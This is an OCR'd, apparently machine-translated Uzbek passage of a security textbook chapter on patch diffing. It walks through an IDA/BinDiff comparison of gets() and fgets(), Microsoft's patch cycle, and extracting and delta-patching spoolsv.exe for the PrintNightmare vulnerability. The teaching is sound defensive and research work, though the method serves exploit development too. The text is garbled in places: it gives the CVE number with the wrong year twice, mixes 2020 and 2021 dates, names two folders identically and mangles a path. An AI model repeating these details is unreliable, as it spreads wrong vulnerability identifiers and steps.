
Subroutine qalqib chiquvchi oynasini ochish uchun Ctrl-F11 tugmasi bosi-ladi. Agar u ko‘rinmasa, orqaga qaytib kerakli fayllarni pastki dasturga nusxa ko‘chirilganiga ishonch hosil qilinadi. Ekrandagi subroutine oynasida ushbu idb-dan foydalanish tanlanadi va “OK”, so‘ngra yana “OK” tugmasi bosiladi. Ke-

yin “fayl | yaratish”ga o‘ting va ma’lumotlar bazasini saqlashni xohlaysizmi, de-gan qalqib chiquvchi Oynani ko‘rish mumkin. Standart qiymatlar qabul qilinadi va “OK” tugmasi bosiladi. Unix Tab | ELF bajariladigan faylni sozlash bosqichlari takrorlanadi va keyin OK tugmasi bosiladi. Namika2 ELF ikkilik fayli ochiladi va standart qiymatlar qabul qilinadi. Subroutine qalqib chiquvchi oynasini chaqirish uchun amallar takrorlanadi va “ushbu idb’dan foydalanish” varianti tanlanadi.

Endi buni ikkala fayl uchun ham bajarilgandan so‘ng, NAMIKA2 fayli hali ham IDA-da ochilgan holda Ctrl-F11 tugmasi yana bosiladi. “Bilan taqqoslash” varianti tanlanadiva “OK” tugmasi bosiladi. Namika fayli tanlanib .idb va “OK” tugmasi bosiladi va keyin yana “OK” tugmasi bosiladi. Quyidagi quti paydo bo‘lishi kerak (aniq rasmni topish uchun toifalar bo‘yicha saralash kerak bo‘lishi mumkin).



Endi “**getName()**”funksiyasi “suspicious ++” deb belgilangan bo‘lsa, quyida-gi oynani ochish uchun “**getName** ()”funksiyasi ikki marta bosiladi:



Ushbu rasm chap oynada tuzatilgan funksiyani, o‘ng tomonda esa to‘ldirilmagan funksiyani ko‘rsatadi. To‘ldirilmagan blok chegara tekshiruvini ta’minlamaydigan “**gets** ()”funksiyasidan foydalanadi. Tuzatilgan blok “**fgets** ()”funksiyasidan foydalanadi, bu buferning to‘lib ketishining oldini olish uchun o‘lcham argumentini talab qiladi. Bu yerda tuzatilgan disassembling ko‘rsatilgan:

```
mov eax, ds:stdin@@GLIBC_2_0
mov [esp+38h+var_30], eax
mov [esp+38h+var_34], 14h
lea eax, [ebp+var_20]
mov [esp+38h+var_38], eax
call _fgets
```

Ikkita xususiyat qo‘shimcha kod bloklarini qo‘shdi, ammo ular hech qanday o‘zgarishlarni o‘z ichiga olmadi. Bu shunchaki Stack buzilishidan himoya qilish kodi bo‘lib, u Stack yaxlitligini, so‘ngra funksiya epilogini tekshiradi. Ushbu bosqichda laboratoriya ishi tugatiladi.

Patchlarni boshqarish jarayoni

Har bir sotuvchida Oracle, Microsoft va Apple kabi patchlarni tarqatishning o‘ziga xos jarayoni mavjud. Ba’zi sotuvchilar patchlarni chiqarish uchun belgilangan jadvalga ega, boshqalari esa belgilangan jadvalga ega emas. Microsoft tomonidan qo‘llaniladigan doimiy yangilanish strategiyasiga ega bo‘lish ko‘plab tizimlarni boshqarish uchun mas’ul shaxslarga shunga mos ravishda rejalashtirish imkonini beradi. Uchinchi tomon patchlari tashkilotlar uchun muammolarni keltirib chiqarishi mumkin, chunki ular yangilanishlarni tarqatish uchun mavjud bo‘lmasligi mumkin. Birinchi navbatda Microsoft-ning patchlarni boshqarish jarayoniga e’tibor qaratish kerak, chunki bu ko‘pincha foydalanuvchilarni himoya qilish uchun zaifliklarni bartaraf etish uchun ishlab chiqilgan murakkab jarayon.

Har oyning ikkinchi seshanba kuni Microsoft har oyda tuzatishlar siklini chiqaradi, vaqti-vaqti bilan muhim yangilanishlar tufayli tuzatishlar diapazondan tashqariga chiqadi. Jarayon Windows 10 uchun 2016-yil oktyabridan kuchga kirgan kümülatif yangilanishlar va yamoqlarni yuklab olish usulining o‘zgarishi bilan sezilarli darajada o‘zgardi. 2017-yil aprel oyigacha har bir yangilanish uchun qisqacha ma’lumot va xavfsizlik yamoqlarini quyidagi manzilda topish mumkin edi https://technet.microsoft.com/en-us/security/bulletin. 2017-yil aprel oyidan boshlab yamoqlarni Microsoft Security TechCenter veb-saytidan sotib olish mumkin https://www.catalog.update.microsoft.com/Home.aspx, va qisqacha ma’lumot quyidagi manzilda mavjud https://msrc.microsoft.com/update-guide/. yamoqlarni odatda Windows boshqaruv panelidagi Windows Update yordamida yoki Windows Server Update services (WSUS)[4] yoki Windows Update kabi mahsulot yordamida avtomatik ravishda olish mumkin. Agar tuzatishlar sinov uchun mo‘ljallangan bo‘lsa, ularni “2021-07 2h21 x64” kabi standart sintaksis (YYYY-mm Build_number Architecture) yordamida yuqorida aytib o‘tilgan TechNet havolasidan olish mumkin.

Har bir tuzatish byulleteni yangilanish haqida ko‘proq ma’lumot olish uchun havolani o‘z ichiga oladi. Ba’zi yangilanishlar zaiflikni jamoatchilikka oshkor qilish xavfini yo‘q qiladi, aksariyati esa u yoki bu shaklda jismoniy shaxslarga oshkor qilinadi. Tuzatilgan yangilanishlar bilan bog‘liq CVE raqamlari quyidagi havolada keltirilgan: https://msrc.microsoft.com/update-guide/vulnerability.

[4] Windows Server Update services (WSUS) – Microsoft korporatsiyasi tomonidan ishlab chiqilgan kompyuter dasturi va tarmoq xizmati bo‘lib, u ma’murlarga Microsoft mahsulotlari uchun chiqarilgan yangilanishlar va tuzatishlarni korporativ muhitda kompyuterlarga taqsimlashni boshqarish imkonini beradi.

Release date	Last Updated	CVE Number ↓	CVE Title	Tag
Jul 20, 2021	Jul 27, 2021	CVE-2021-36934	Windows Elevation of Privilege Vulnerability	Microsoft Windows
Jul 22, 2021	-	CVE-2021-36931	Microsoft Edge (Chromium-based) Elevation of Privilege Vulnerability	Microsoft Edge (Chromium-based)
Jul 22, 2021	-	CVE-2021-36929	Microsoft Edge (Chromium-based) Information Disclosure Vulnerabilit	Microsoft Edge (Chromium-based)
Jul 22, 2021	-	CVE-2021-36928	Microsoft Edge (Chromium-based) Elevation of Privilege Vulnerability	Microsoft Edge (Chromium-based)
Jul 13, 2021	-	CVE-2021-34529	Visual Studio Code Remote Code Execution Vulnerability	Visual Studio Code
Jul 13, 2021	-	CVE-2021-34528	Visual Studio Code Remote Code Execution Vulnerability	Visual Studio Code
Jul 1, 2021	Jul 16, 2021	CVE-2021-34527	Windows Print Spooler Remote Code Execution Vulnerability	Windows Print Spooler Components
Jul 13, 2021	-	CVE-2021-34525	Windows DNS Server Remote Code Execution Vulnerability	Role: DNS Server


Tegishli havolalarni bosish faqat zaiflik haqida cheklangan ma'lumotlarni taqdim etadi. Ko'proq ma'lumot berilsa, kimdir tezda tuzatilgan koddan foydalanishi va ishlaydigan eksploitni yaratishi mumkin. Yangilanish hajmiga va zaiflikning murakkabligiga qarab, tuzatilgan kodni topish qiyin bo'lishi mumkin. Ko'pincha zaiflik holati faqat nazariy yoki faqat juda aniq sharoitlarda yuzaga kelishi mumkin. Bu asosiy sababni aniqlashni va xatoni muvaffaqiyatli boshlaydigan konsepsiyaning to'g'riligini tekshirish kodini yaratishni qiyinlashtirishi mumkin.

Asosiy sababni va disk raskadrovka muhitida tahlil qilish uchun mavjud bo'lgan zaif kodni aniqlagandan so'ng, agar kerak bo'lsa, kodni bajarish qanchalik qiyinligini aniqlash kerak.


Microsoft Patchlarni olish va o'rnatish

Windows 10 uchun kümülatif yangilanishni olish va olish misolini ko'rib chiqish kerak. 2021-yil iyul oyidagi CVE ro'yxatini ko'rib chiqilganda, CVE-2021-34527 topildi, unda "Windows Print Spooler masofaviy bajarilishining zaifligi" deb yozilgan. "PrintNightmare" deb nomlanuvchi ushbu zaiflikni Microsoft-ning quyidagi manzilidagi e'lonida ko'rish mumkin https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527. 2021-yil iyun-avgust oylari orasida va keyingi yillarda turli xil tuzatishlar chiqarildi. Ushbu bosqichma-bosqich qo'llanmada biz 2021-yil iyun-iyul oylarida Windows 10 21h1 x64 uchun yangilanishlarni yuklab olish kerak. Asosiy maqsad printnightmare bilan bog'liq zaiflik va tuzatilgan kodni o'rganish va undan qanday foydalanilganligi haqida dastlabki ma'lumotlarni to'plashdir.

Avval sahifaga o'tishimiz kerak https://www.catalog.update.microsoft.com/Home.aspx va 2021-06 21:00-21:00 1x64 yig'ish davri mezonlari bo'yicha qidiriladi. Bunda quyidagi natijalarga erishiladi:



"**x64 (KB5004478)** asosidagi tizimlar uchun Windows 10 versiyasi 21 H1 uchun yangilanish 2021-07" fayli yuklab olinadi. Keyinchalik, qidiruv mezonlari "**2021-07 21h1 x64 jami**"ga o'zgartiriladi. Natijalar quyida keltirilgan:



"x64 (KB5004237) asosidagi tizimlar uchun Windows 10 21h1 versiyasi uchun yangilanish 2021-07" fayli yuklab olinadi. Endi CVE-2022-34527-ni yo'q qilish uchun zarur bo'lgan tuzatishlarni o'z ichiga olishi kerak bo'lgan ikkala yangilanish mavjud, ammo ularni olib tashlash kerak.

Yamoqlarni Windows-ning aksariyat versiyalariga kiritilgan Microsoft expand vositasi yordamida qo'lda olish mumkin. Ushbu vosita siqilgan formatdagi fayllarni kengaytiradi, masalan, cabinet fayli yoki Microsoft mustaqil yangilash to'plami (MSU). Agar argument-F: faylni ko'rsatish uchun ishlatilsa, *belgisi bilan Joker belgilar qo'llab-quvvatlanadi. Jamoa expand kabi ko'rinadi.exe-F: * <chiqarish uchun fayl>< maqsad>. Yuklab olingan yangilanish uchun ushbu buyruqni bajarganda, kengaytma bilan patch Storage file (PSF) tezda chiqariladi .cab.


Ushbu faylga tarkibni chiqarish uchun bir xil "kengaytirish" buyrug'ini qo'llash kerak. Bu biroz vaqt talab etadi (ehtimol, 10 daqiqadan ko'proq), chunki bunday yangilanishlar odatda minglab fayl va papkalarni o'z ichiga oladi. Aniqroq bo'lish uchun ichki xavfsizlik masalalari va yamoqlarni topish bilan bog'liq tarixiy ahamiyatga ega bo'lmaydi. Jarayonni tezlashtirish uchun Google Links'dan Expand vositasidan foydalanadigan PatchExtract vositasidan foydalanamiz. Ushbu bobda Jeymi Gigning "keyingi o'qish uchun" bo'limida muhokama qilingan yangilangan versiyasi qo'llaniladi.

PatchExtract vositasi – bu tuzatish fayllarini chiqaradigan va ularni turli papkalarga ehtiyotkorlik bilan tarqatadigan PowerShell skriptidir. Ushbu vositadan foydalanish uchun chiqarilgan fayllarni joylashtirmoqchi bo'lgan maqsad papkani belgilash tavsiya etiladi. Maqsadlarimiz uchun bitta papkani "2021-07", ikkinchisi "2021-07" deb nomlanadi. 2021-yil iyun oyidagi yangilanish tarkibi "2021-07" jildiga va 2021-yil iyul oyidagi yangilanish tarkibi "2021-07" jildiga chiqariladi. 2021-yil iyun oyidagi yangilanishni nusxalash orqali .msu "2021-07" papkasida PowerShell ISE sessiyasidan foydalanib quyidagi buyruq (misol sifatida keltirilgan) ishga tushiriladi:

```
PS C:\grayhat\Chapter 18> ..\PatchExtract.ps1 -PATCH .\windows10.0-kb5004296-
x64_1d54ad8c53ce045b7ad48b0cdb05d618c06198d9.msu -PATH . | Out-Null
```

Ushbu buyruq bajarilgandan so'ng, fayllarni olish uchun taxminan 20 daqiqa vaqt ketdi. Mavjud nomlar haqida bir nechta PowerShell xabarlari ham paydo bo'ldi, ammo hech narsa yo'lni to'liq olib tashlashga to'sqinlik qilmadi. Tugatgandan so'ng, MAIL, PATCH, WOW64, x64 va x86 kabi turli xil papkalarga ega katalog topildi.

Keraksiz pochta papkasida boshqa fayllar va xavfsizlik kontekst fayllari kabi tasniflanmagan fayllar mavjud. Yamalar papkasida yangi chiqarilgan etiketli ikkilik fayllar mavjud. Sys, WOW64, x64 va x86 papkalarida qiziqtirgan platforma ma'lumotlari va tuzatish fayllarining asosiy qismi mavjud.




X64 papkasida 2900 dan ortiq pastki papkalar mavjud bo'lib, ularning har biri bu yerda ko'rsatilgandek xarakterli tavsiflovchi nomlarga ega:

Ushbu papkalarning har birida odatda "qf" va "r" nomli ikkita pastki papka mavjud bo'lib, ular mos ravishda oldinga va orqaga uzatishni bildiradi. Duch kelishi mumkin bo'lgan pastki papkaning yana bir nomi –"n", ya'ni raqam. Ushbu papkada data path fayllari mavjud. "R" papkasida teskari farqlash fayllari, "q" papkasida to'g'ridan-to'g'ri farqlash fayllari va "n" papkasida qo'shilishi kerak bo'lgan yangi fayllar mavjud. Ilgari, yo'l DLL yoki drayver kabi almashtirilishi kerak bo'lgan butun faylni o'z ichiga olgan. Microsoft ma'lu-

motlar formatiga o‘tdi, unda teskari farqlashda yangilangan fayl o‘rnatilgandan so‘ng ishlab chiqarish uchun mavjud bo‘lgan versiyaga (RTM) qaytadi va to‘g‘ridan-to‘g‘ri farqlashda RTM fayli keyingi yangilanishga qo‘llanilishi kerak bo‘lgan joyga ko‘chiriladi. Agar yangilanish seshanba kuni tizimga yangi papka orqali yangi fayl qo‘shilsa, uni RTM versiyasi deb hisoblash mumkin. Ushbu fayl seshanba kuni yangilanishning keyingi yangilanishi paytida tuzatilgandan so‘ng, uni yangilab turish uchun differentsiatsiyani qo‘llash mumkin bo‘ladi. Ushbu yangilanish, shuningdek, faylni RTM versiyasiga qaytarish uchun qo‘llanilishi mumkin bo‘lgan teskari farqlash faylini o‘z ichiga oladi. shuning uchun uni yangilashni davom ettirish uchun keyingi to‘g‘ridan-to‘g‘ri farqlashni qo‘llash mumkin.

Yuqorida aytib o‘tilganidek, ma’lum vaqtgacha Microsoft-ning tuzatishlari butun tuzatiladigan faylni o‘z ichiga oladi; ammo, agar “q” va “r” papkalaridagi fayl yo‘llariga qaralsa, taxmin qilingan DLL yoki drayverlarning hajmi butun faylni saqlash uchun juda kichik ekanligini tezda sezish mumkin. Bir necha yil oldin Microsoft yamoq ma’lumotlarini qayta ishlash uchun API to‘plamini ishlab chiqdi. Yechim API-bu MSDELTA API. U tuzatish ma’lumotlarini qo‘llash kabi amallarni bajarish uchun funksiyalar to‘plamini o‘z ichiga oladi. Jeymi Gigler “nomli skriptni ishlab chiqdi. data_patch.py”, biz tezda foydalanadigan to‘g‘ridan-to‘g‘ri va teskari ma’lumotlarni qo‘llash uchun API’dan foydalanadi.

Ma’lumotlarni tuzatish faylning boshida 4 baytli CRC32 nazorat summasini, so‘ngra pa30. 3, 4 sehrli raqamini o‘z ichiga oladi tuzatish ma’lumotlarini qo‘llashga o‘tishdan oldin, bizni qiziqtirgan tuzatish bilan fayl nomini aniqlashimiz kerak. CVE-2020-34527 “PrintNightmare”zaifligi bilan bog‘liq. Diving uchun qaysi fayllar qiziqishini aniqlash uchun Windowsdagi ma’lumotlarni almashtirish xizmatlari haqida biroz ko‘proq ma’lumotga ega bo‘lish kerak. Chop etish provayderining mahalliy va masofaviy komponentlarini ko‘rsatadigan Microsoftning quyidagi rasmni ko‘rib chiqish kerak:



Rasmlarda ko‘rib chiqishga arziydigan bir nechta variant, jumladan winspool.drv, spoolsv.exe, spools.dll va bonaspi.dll. PrintNightmare bilan bog‘liq zaiflik masofaviy kodni bajarish (RCE) imkoniyatini ko‘rsatadi. O‘ngdagi rasmda biz spoolsv.exe uchun RPC chaqiruvini Dastlabki tahlilimizda spoolsv.exe aniqlandi, winspool.drv va bonaspi.dlllar eng qiziqarli obyektlardir. spoolsv.exe tahlilidan boshlanadi. Keyingi qadam tuzatish ma’lumotlarini 2020-yil iyun va iyul oylaridagi yangilanishlarga qo‘llashdir. spoolsv nusxasini aniqlash kerak.Windows 10 winsxs papkamizdan exe, tegishli faylning versiya ma’lumotlari va keyin ikki oyning har biri uchun yo‘naltirish ma’lumotlari qo‘llaniladi. WinSxS–bu Windowsning parallel qurish texnologiyasi. Muxtasar qilib aytganda, bu Windows uchun DLL va boshqa fayl turlarining turli xil versiyalarini boshqarish usuli. Windows yangilangan fayllarni saqlash usuliga muhtoj, shuningdek yangilanish o‘chirilgan taqdirda eski versiyalarga qaytish imkoniyatiga ega. Ko‘p sonli DLL va tizim faylarini boshqarish qiyinlashishi mumkin. Spoolsv faylining nusxasini topish uchun WinSxS papkasi qidiriladi. Quyidagi PowerShell buyrug‘i va tegishli natijalar tekshiriladi.:

```
PS C:\grayhat\Chapter 18> gci -rec c:\\windows\winsxs\ -Filter spoolsv.exe

    Directory: C:\windows\winsxs\amd64_microsoft-windows-printing-spooler-core_31bf3856ad364e35_10.0.19041.964_none_b42d514e206a095d

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/27/2021   6:39 PM         799744 spoolsv.exe

    Directory: C:\windows\winsxs\amd64_microsoft-windows-printing-spooler-core_31bf3856ad364e35_10.0.19041.964_none_b42d514e206a095d\f

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/27/2021   6:39 PM           6710 spoolsv.exe

    Directory: C:\windows\winsxs\amd64_microsoft-windows-printing-spooler-core_31bf3856ad364e35_10.0.19041.964_none_b42d514e206a095d\r

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/27/2021   6:39 PM           6264 spoolsv.exe
```

spoolsv.exe faylini ko‘rish uchun, 2020-yil may oyida, shuningdek fayl .hand ., unda ma’lumotlar yo‘llari fayllari mavjud. spoolsv papkasi tayyorlanadi. Papkadagi exe C:\g\xayhat\Chapters 8\ \ va keyin spoolsv.exe faylini nusxalash fayllari bilan birga faylga fayl versiyasi ma’lumotlari yo‘lini qo‘llash imkonini beradi va keyin 2020-yil iyun va 2020-yil iyul oylaridagi yangilanishlardan to‘g‘ridan-to‘g‘ri ma’lumotlar yo‘lidan delta_path.py. foydalanish imkonini beradi.


```
PS C:\grayhat\Chapter 18> .\delta_patch.py -i .\spoolsv\spoolsv.exe -o .\
spoolsv.2021-06.exe .\spoolsv\r\spoolsv.exe .\2021-06\x64\printing-spoolercore_
10.0.19041.1052\f\spoolsv.exe
Applied 2 patches successfully
Final hash: kXOpI3uCt6K/gNfXD/ZfCaiQl8sy8EcluGHY+vZRX5o=
PS C:\grayhat\Chapter 18> .\delta_patch.py -i .\spoolsv\spoolsv.exe -o .\
spoolsv.2021-07.exe .\spoolsv\r\spoolsv.exe .\2021-07\x64\printing-spoolercore_
10.0.19041.1083\f\spoolsv.exe
Applied 2 patches successfully
Final hash: 0+G8zsSJmi5O1RIHgwYYSA9qNUSc+lFjgcCxryrt7Dg=
```

Ko‘rinib turganidek, fayl versiyalari va ma’lumotlarni uzatish yo‘llari muvaffaqiyatli qo‘llanildi. Endi spoolsv mavjud.iyun va iyul oylarida fayllarning exe versiyalari mavjud. Ikki versiya o‘rtasidagi farqlarni solishtirish uchun IDA Pro uchun bin Diff plaginidan foydalaniladi. Buning uchun quyidagi amallarni bajarish kerak bo‘ladi:


– IDA Pro-da ikkala faylni avtomatik tahlil qilish.

– Iyun versiyasini IDA’ga yuklang va Bindiff menyusini ochish uchun Ctrl-6 tugmalarini bosiladi.

